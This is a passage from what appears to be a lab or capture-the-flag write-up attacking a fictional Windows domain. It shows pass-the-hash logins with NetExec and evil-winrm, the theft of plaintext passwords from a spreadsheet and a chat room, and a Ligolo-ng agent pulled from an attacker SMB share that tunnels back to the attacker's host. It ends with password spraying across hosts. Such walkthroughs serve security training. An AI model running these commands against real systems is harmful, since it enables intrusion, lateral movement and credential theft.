
Validating moeka credentials with NetExec
The hash authenticates as sern.local\moeka on all three hosts, so the local account on FILESRV01 and the domain account share a password.
Shell as moeka
We check where moeka can reach over WinRM.
nxc winrm hosts.txt -u 'moeka' -H '3db7b1172736f9269dc00118e536a07b'
WINRM       10.1.207.33     5985   FILESRV01        [*] Windows Server 2022 Build 20348 (name:FILESRV01) (domain:sern.local)
WINRM       10.1.33.51      5985   DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:sern.local)
WINRM       10.1.150.10     5985   MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local)
WINRM       10.1.207.33     5985   FILESRV01        [-] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
WINRM       10.1.33.51      5985   DC01             [-] sern.local\moeka:3db7b1172736f9269dc00118e536a07b
WINRM       10.1.150.10     5985   MSGSRV01         [+] sern.local\moeka:3db7b1172736f9269dc00118e536a07b (Pwn3d!)

NetExec WinRM check across all three hosts, with moeka marked (Pwn3d!) on MSGSRV01
moeka can open a shell on MSGSRV01, and BloodHound shows nothing useful from the account. We log in to MSGSRV01 over WinRM with moeka’s NT hash.
evil-winrm -i '10.1.150.10' -u 'moeka' -H '3db7b1172736f9269dc00118e536a07b'
We list moeka’s Desktop.
dir
    Directory: C:\Users\moeka\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         10/8/2026   7:38 AM           2308 Microsoft Edge.lnk
-a----         10/8/2026   7:59 AM          31744 reminders.xls
The Desktop holds a reminders.xls file, and we download it.
download reminders.xls
Info: Downloading C:\Users\moeka\Desktop\reminders.xls to reminders.xls

Info: Download successful!
Opened on our machine, the spreadsheet holds two credentials, each with a label.
My Credentials
moeka
SoTextMeMaybe2026!
computer and chat

roundertexter
Password123!Oops
gaming account

reminders.xls open, with moeka’s computer and chat credentials and a gaming account
We list C:\Program Files on MSGSRV01.
dir
    Directory: C:\Program Files

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/13/2026  11:56 AM                Amazon
d-----         5/21/2026   9:16 AM                Common Files
d-----         9/26/2026   8:31 PM                Internet Explorer
d-----          5/8/2021   1:20 AM                ModifiableWindowsApps
d-----        11/15/2026  12:28 PM                Output Messenger Server
d-----        10/13/2026  11:45 AM                VMware
d-----         9/26/2026   7:06 PM                Windows Defender
d-----         9/26/2026   8:31 PM                Windows Defender Advanced Threat Protection
d-----         9/26/2026   8:31 PM                Windows Mail
d-----         9/26/2026   8:31 PM                Windows Media Player
d-----          5/8/2021   2:35 AM                Windows NT
d-----         9/26/2026   8:31 PM                Windows Photo Viewer
d-----          5/8/2021   1:34 AM                WindowsPowerShell
It holds an Output Messenger Server folder, which fits a host named MSGSRV01, so the chat credentials in the spreadsheet look like they belong to the Output Messenger server.
We list the ports the host listens on across every interface.
netstat -ano | findstr "0.0.0.0"
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       936
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       364
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14118          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:14119          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:14121          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:14122          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:14123          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:14124          0.0.0.0:0              LISTENING       2312
  TCP    0.0.0.0:14131          0.0.0.0:0              LISTENING       3192
  TCP    0.0.0.0:14132          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:14133          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:14135          0.0.0.0:0              LISTENING       3936
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       536
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1104
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       700
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       252
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       1840
  TCP    0.0.0.0:49672          0.0.0.0:0              LISTENING       680
  TCP    10.1.150.10:139        0.0.0.0:0              LISTENING       4
  UDP    0.0.0.0:123            *:*                                    1096
  UDP    0.0.0.0:3389           *:*                                    364
  UDP    0.0.0.0:5353           *:*                                    1196
  UDP    0.0.0.0:5355           *:*                                    1196
  UDP    0.0.0.0:14124          *:*                                    2312
  UDP    0.0.0.0:14129          *:*                                    3936
  UDP    0.0.0.0:54827          *:*                                    1196
  UDP    0.0.0.0:56073          *:*                                    1196

The listening ports on MSGSRV01, with Output Messenger’s 14121 to 14123 bound on every interface
Output Messenger’s documentation lists 14121 for the application, 14122 for file transfer, and 14123 for the web server behind its browser version. All three are listening on every interface.
Output Messenger Access
Port 14123 is bound on every interface but does not appear in our RustScan results, so something on the host is filtering it from outside. Ligolo-ng presents the target’s network as a route on our own machine. The proxy runs on our host, the agent runs on the target and connects back to it, and traffic sent to a dedicated interface is forwarded through that connection and out of the agent. Routing 240.0.0.1 to that interface reaches the agent’s own loopback, so we come at port 14123 from the host itself rather than across the filter.
We start the proxy on our host, create the interface, and add the route.
sudo ./proxy -selfcert
ifcreate --name messenger
route_add --name messenger --route 240.0.0.1/32
We serve the agent from an SMB share on our host and copy it down in the moeka session on MSGSRV01.
impacket-smbserver share ./ -smb2support
copy \\10.200.121.154\share\agent.exe .
Then we run it, connecting back to the proxy.
./agent.exe -connect 10.200.121.154:11601 --ignore-cert
agent.exe : time="2026-11-20T18:04:41-08:00" level=warning msg="warning, certificate validation disabled"
    + CategoryInfo          : NotSpecified: (time="2026-11-2...ation disabled":String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
time="2026-11-20T18:04:41-08:00" level=info msg="Connection established" addr="10.200.121.154:11601"

The Ligolo-ng agent connecting back to the proxy from the moeka Evil-WinRM session on MSGSRV01
PowerShell wraps the agent’s certificate warning in an error record, but the last line shows the connection to the proxy is up. We select the session and start the tunnel.
session
1    # select the agent session at the prompt
tunnel_start --tun messenger

The Ligolo-ng tunnel running on the messenger interface with the 240.0.0.1 route
The web client is now reachable at http://240.0.0.1:14123 in Firefox, and the computer and chat credentials from the spreadsheet log us in as moeka.
Access as braun
The last three messages in the Helpdesk room carry the credentials for joining new lab computers to the domain, shown here with the blank lines from the copy removed and each sender and time separated.
FB Says, Oct 09, 11:51 AM
Use the following when asked for credentials to join the new lab computers to the domain:
FB Says, Oct 09, 11:51 AM
Braun
FB Says, Oct 09, 11:52 AM
Password: ILov3CRTBr4unTube!

The help desk chat in Output Messenger, with braun’s domain join password
We test braun with that password across the hosts.
nxc smb hosts.txt -u 'braun' -p 'ILov3CRTBr4unTube!' --shares
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [+] sern.local\braun:ILov3CRTBr4unTube!
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\braun:ILov3CRTBr4unTube!
SMB         10.1.33.51      445    DC01             [*] Enumerated shares
SMB         10.1.33.51      445    DC01             Share           Permissions     Remark
SMB         10.1.33.51      445    DC01             -----           -----------     ------
SMB         10.1.33.51      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.33.51      445    DC01             C$                              Default share
SMB         10.1.33.51      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.33.51      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.33.51      445    DC01             SYSVOL          READ            Logon server share
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.207.33     445    FILESRV01        [*] Enumerated shares
SMB         10.1.207.33     445    FILESRV01        Share           Permissions     Remark
SMB         10.1.207.33     445    FILESRV01        -----           -----------     ------
SMB         10.1.207.33     445    FILESRV01        ADMIN$                          Remote Admin
SMB         10.1.207.33     445    FILESRV01        C$                              Default share
SMB         10.1.207.33     445    FILESRV01        DEV
SMB         10.1.207.33     445    FILESRV01        HR
SMB         10.1.207.33     445    FILESRV01        IPC$            READ            Remote IPC
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\braun:ILov3CRTBr4unTube!
SMB         10.1.150.10     445    MSGSRV01         [*] Enumerated shares
SMB         10.1.150.10     445    MSGSRV01         Share           Permissions     Remark
SMB         10.1.150.10     445    MSGSRV01         -----           -----------     ------
SMB         10.1.150.10     445    MSGSRV01         ADMIN$                          Remote Admin
SMB         10.1.150.10     445    MSGSRV01         C$                              Default share
SMB         10.1.150.10     445    MSGSRV01         IPC$            READ            Remote IPC
